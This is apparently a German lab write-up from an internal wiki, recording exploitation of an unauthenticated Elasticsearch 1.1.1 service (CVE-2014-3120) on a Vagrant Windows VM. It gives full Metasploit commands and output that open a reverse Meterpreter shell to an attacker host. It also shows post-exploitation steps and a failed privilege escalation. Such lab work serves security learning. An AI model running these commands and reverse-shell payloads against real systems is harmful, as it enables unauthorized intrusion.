Erfolg/DOKU Elasticsearch

Elasticsearch Exploit & Access Verification

> **Ziel-VM:** `10.0.0.2` | **Port:** `9200` | **Attacker-IP:** `10.0.0.1`

1. Zielsetzung

Ziel dieser Untersuchung war es zu prüfen, ob über den unauthentifizierten Elasticsearch-Dienst auf der Ziel-VM Remote Code Execution (RCE) möglich ist.

Erfolgskriterien

- [x] Elasticsearch-Instanz identifizieren und Version bestimmen
- [x] Exploit erfolgreich ausführen
- [x] Active Meterpreter-Session etablieren
- [x] Rechte und Handlungsspielraum der Session analysieren
- [x] Einschränkungen dokumentieren

2. Vorgehen

Schritt 1: Service Detection

Der Portscan lieferte folgende Information:

Plaintext

```
9200/tcp open  http  Elasticsearch REST API 1.1.1
```

> [!WARNING]
> **Sicherheitsrisiko (CVE-2014-3120)**
> Version 1.1.1 erlaubt die Ausführung von beliebigem Java-Code über die Search API mittels MVEL-Scripting – **ohne vorherige Authentifizierung**.

Schritt 2: Exploit-Konfiguration (Metasploit)

Bash

```
msf6 > use exploit/multi/elasticsearch/script_mvel_rce
msf6 exploit(script_mvel_rce) > set RHOST 10.0.0.2
msf6 exploit(script_mvel_rce) > set RPORT 9200
msf6 exploit(script_mvel_rce) > set PAYLOAD java/meterpreter/reverse_tcp
msf6 exploit(script_mvel_rce) > set LHOST 10.0.0.1
msf6 exploit(script_mvel_rce) > set LPORT 4444
msf6 exploit(script_mvel_rce) > run
```

Schritt 3: Exploit Execution Output

Plaintext

```
[*] Started reverse TCP handler on 10.0.0.1:4444
[*] Trying to execute arbitrary Java...
[*] Discovering remote OS...
[+] Remote OS is 'Windows Server 2008 R2'
[*] Discovering TEMP path
[+] TEMP path identified: 'C:\Windows\TEMP\'
[*] Sending stage (5971 bytes) to 10.0.0.2
[*] Meterpreter session 1 opened (10.0.0.1:4444 -> 10.0.0.2:49300)
[!] This exploit may require manual cleanup of 'C:\Windows\TEMP\...' on the target
```

Schritt 4: Reconnaissance der Session

Bash

```
meterpreter > sysinfo
Computer        : vagrant-2008R2
OS              : Windows Server 2008 R2 6.1 (amd64)
Meterpreter     : java/windows
Server username : VAGRANT-2008R2$
```

> [!NOTE]
> **Wichtige Beobachtung:**
> Der Typ der Meterpreter-Session lautet `java/windows` (nicht nativ Windows).

Schritt 5: Versuch zur Rechteweitergabe (Privilege Escalation)

Bash

```
meterpreter > getsystem
[-] The "getsystem" command requires the "priv" extension to be loaded

meterpreter > load priv
[-] Failed to load extension: The "priv" extension is not supported by this Meterpreter type (java/windows)
```

Die Erweiterung `priv` steht in einer Java-Meterpreter-Session nicht zur Verfügung. Befehle wie `getsystem` oder `hashdump` schlagen daher fehl.

Schritt 6: Weiterführende Post-Exploitation-Versuche

Local Exploit Suggester

Bash

```
meterpreter > run post/multi/recon/local_exploit_suggester
[*] 10.0.0.2 - Collecting local exploits for java/windows...
[*] Collecting exploit 125 / 2420
```

Ergebnis: Es wird nur nach Java-spezifischen Exploits gesucht, nicht nach nativen Windows-Kernel-Exploits.

Native Windows Exploit (IKEEXT Service)

Bash

```
background
use exploit/windows/local/ikeext_service
set SESSION 1
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 10.0.0.1
set LPORT 4445
run
```

Ergebnis: Fehlgeschlagen. Das Modul setzt eine native Windows-Session voraus.

3. Zusammenfassung der Ergebnisse

Parameter	Befund
Initial Access	Success (Unauthentifizierter RCE)
Rechte / Kontext	Dienst-Kontext (`VAGRANT-2008R2$`)
Session-Type	`java/windows`
Privilege Escalation	Fehlgeschlagen (Inkompatibel mit Java-Session)

4. Fazit & Learnings

> [!TIP]
> **Key Takeaway:**

> Der Payload- bzw. Session-Typ bestimmt maßgeblich die verfügbaren Post-Exploitation-Werkzeuge. `java/windows` bietet nicht die gleichen Funktionen wie eine native `windows/x64/meterpreter`-Session.

- **Elasticsearch (CVE-2014-3120)** eignet sich hervorragend für den **Initial Access**, da kein Login nötig ist und der Exploit sehr stabil läuft.
- Für **SYSTEM-Rechte** wäre ein zusätzlicher Schritt nötig gewesen: Das Nachladen und Ausführen eines nativen Windows-Payloads aus der Java-Session heraus.


```
msf6 > use exploit/multi/elasticsearch/script_mvel_rce
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/elasticsearch/script_mvel_rce) > set RHOST 10.0.0.2
RHOST => 10.0.0.2
msf6 exploit(multi/elasticsearch/script_mvel_rce) > set RPORT 9200
RPORT => 9200
msf6 exploit(multi/elasticsearch/script_mvel_rce) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/elasticsearch/script_mvel_rce) > set LHOST 10.0.0.1
LHOST => 10.0.0.1
msf6 exploit(multi/elasticsearch/script_mvel_rce) > set LPORT 444
LPORT => 444
msf6 exploit(multi/elasticsearch/script_mvel_rce) > run

[-] Exploit failed: windows/x64/meterpreter/reverse_tcp is not a compatible payload.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/elasticsearch/script_mvel_rce) > set PAYLOAD java/meterpreter/reverse_tcp
PAYLOAD => java/meterpreter/reverse_tcp
msf6 exploit(multi/elasticsearch/script_mvel_rce) > run

[*] Started reverse TCP handler on 10.0.0.1:444
[*] Trying to execute arbitrary Java ...
[*] Discovering remote OS ...
[+] Remote OS is 'Windows Server 2008 R2'
[*] Discovering TEMP path
[+] TEMP path identified: 'C:\Windows\TEMP\'
[*] Sending stage (57971 bytes) to 10.0.0.2
[*] Meterpreter session 1 opened (10.0.0.1:444 → 10.0.0.2:49300) at 2026-08-25 13:49:33 +0200
[!] This exploit may require manual cleanup of 'C:\Windows\TEMP\RtWkJ.jar' on the target

meterpreter >
```

Im System drinne aber nur mit rechten und zugang im Dienstordner.

```
meterpreter > sysinfo
Computer        : vagrant-2008R2
OS              : Windows Server 2008 R2 6.1 (amd64)
Architecture    : x64
System Language : en_US
Meterpreter     : java/windows
meterpreter > getuid
Server username: VAGRANT-2008R2$
meterpreter > getsystem
[-] The "getsystem" command requires the "priv" extension to be loaded (run: `load priv`)
meterpreter > hashdump
[-] The "hashdump" command requires the "priv" extension to be loaded (run: `load priv`)
meterpreter > screenshot
Screenshot saved to: /home/kali/JtfbIPbl.jpeg
meterpreter > load priv
Loading extension priv ...
[-] Failed to load extension: The "priv" extension is not supported by this Meterpreter type (java/windows)
[-] The "priv" extension is supported by the following Meterpreter payloads:
[-]     - windows/x64/meterpreter*
[-]     - windows/meterpreter*
meterpreter > arp -a
[-] The "arp" command is not supported by this Meterpreter type (java/windows)
meterpreter >
```

Jetzt versuchen wir ein exploit zu finden den man auf dem ziel ausführen kann um admin rechte zu bekommen.

```
run post/multi/recon/local_exploit_suggester
```




```
background

use exploit/windows/local/ikeext_service

set SESSION 1

set PAYLOAD windows/x64/meterpreter/reverse_tcp

set LHOST 10.0.0.1

set LPORT 4445

run
```

Das hat nicht Funktioniert.

Revision #8
Created 25 August 2026 11:41:59 by Admin
Updated 29 September 2026 10:11:29 by Admin